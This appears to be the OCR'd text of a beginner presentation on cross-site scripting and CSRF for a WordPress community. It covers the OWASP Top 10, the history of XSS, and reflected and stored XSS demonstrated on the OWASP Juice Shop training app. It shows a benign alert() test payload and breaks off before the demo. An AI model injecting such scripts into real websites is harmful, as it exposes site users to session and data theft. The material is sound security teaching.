



Introduction to XSS and CSRF

Before We Start

<AboutMe>



Eung Porhai

Occupations:

Network Engineer

Security and Coffee lover

Note

I’m not a web developer :D

Don’t scan me

Before We Start

alert('What bring me here')


I S S A

Chhaipov

Cambodian WordPress Community

Before We Start

Building a Website




Content Management Systems (CMS) Web Design Websites Web Development

When is it better to use a CMS instead of a made from scratch web site?

Before We Start

Building a Website



Building a website from scratch

Advantages

- You make the website look and 'feel' exactly how you want.
- You have total control over your content


Disadvantages

- It is time-consuming to create
- you need some programming skills and so not for everyone
- you need a lot of time to maintain the website

https://www.freelancinggig.com/blog/2016/09/05/building-a-website-from-scratch-vs-wordpress/

Before We Start

Building a Website



Building a website through a CMS framework

Advantages

- it takes a much shorter time
- it is cheaper (the free WordPress)
- non-technical people can use it and create passable websites
- it needs less time to maintain


Disadvantages

- Doesn't allow much flexibility
- May take a lot of time checking on the codes for your website's security and stability
- For total functionality, depending on the purpose of your website upgrading to WordPress premium and installing all the plugins you need can be expensive.

https://www.freelancinggig.com/blog/2016/09/05/building-a-website-from-scratch-vs-wordpress/

Before We Start

Ten Sons of OWASP 2013




OWASP Top 10 – 2013
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=OWASP_Top_10_for_2013

Before We Start

Ten Sons of OWASP 2013



OWASP Top 10 – 2013
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards

Cross-site Scripting

The Story

- 1999: The Microsoft Security Response Center and the Microsoft Internet Explorer Security Team had been hearing of attacks some sites were experiencing wherein script and image tags were being maliciously injected into html pages.

- 2000: Advisory CA-2000-02 was published about Malicious HTML tags in Embedded in Client Web Request.

https://resources.sei.cmu.edu/asset_files/WhitePaper/2000_019_001_496188.pdf

Cross-site Scripting


The Story

- XSS attacks grew 39% in Q1 of 2017, the biggest jump since Q4 of 2015
- XSS vulnerabilities are expected to grow 166% in 2017, the biggest jump since 2012
- XSS prevalence is consistently high
- Since 2012 around 50% of all website vulnerabilities are XSS

Cross-site Scripting

The Story

The National Vulnerabilities Database, compiled by NIST, reports vulnerabilities in software products by CVEs, severity and many other criteria.



Cross-site Scripting

The Story

Cross-Site Scripting vulnerabilities and attacks have historically been reported to many organizations.

- MySpace (2005)
- American Express (2008)
- Barack Obama’s electoral campaign website (2008)
- McAfee, Semantec and Kaspersky (2009)
- Facebook (2011), the CIA and FBI (2011)
- Ebay (2012)
- Yahoo (2013)

As recently as 2016, users of both eBay and Yahoo were exposed to XSS again. In July ‘16 Cisco announced an XSS vulnerability in its popular Webex platform, which was quickly fixed.

Source: https://snyk.io/blog/xss-attacks-the-next-wave/

Cross-site Scripting

What is that XSS?

- The term Cross Site Scripting was actually shorten to “CSS”
- People started to confuse with Cascading Style Sheets
- Then “XSS” was proposed

Cross-site Scripting

What is that XSS?

- The term Cross Site Scripting was actually shorten to “CSS”
- People started to confuse with Cascading Style Sheets
- Then “XSS” was proposed

Cross-site Scripting

What is that XSS?

- XSS refers to client-side code injection attack
- Attacker can execute malicious scripts into a legitimate website or web application
- XSS occurs when a browser render untrusted content in a trusted web application with sanitization.

Cross-site Scripting

How it works

1. Attacker must first find a way to inject a malicious code into vulnerable webpage that victim will visits

2. Victim accesses vulnerable website which contains malicious code injected by attacker

3. Malicious code will be executed once the page is loaded

Cross-site Scripting

How it works

What is considered to be vulnerable to XSS?

XSS vulnerability can only exist if malicious code, that the attacker inserts, is not sanitized

Cross-site Scripting

Type of XSS

There are many types of XSS. We will talk about the two commons XSS namely

1. Reflected XSS
2. Stored XSS

Cross-site Scripting

We will be using OWASP Juice Shop project for attack examples of both XSS

You can find this project at this Github

https://github.com/bkimminich/juice-shop

Or test installed web app at

https://chhaipov-shop.herokuapp.com

Cross-site Scripting

Reflected XSS

Reflected XSS can happen whenever an input data is thrown back at us after a request has been made.


A very good example of a potentially vulnerable point for reflected XSS is a search function in a website.

When a user enters a term in the search field and the website returns the term entered, that search function is potentially vulnerable to a reflected XSS.

Cross-site Scripting

Reflected XSS

We see a search box in this web application. After typing some text to search, the text is reflected back to user




https://github.com/bkimminich/juice-shop

Cross-site Scripting

Reflected XSS

Let’s throw alert to that and see what we get back



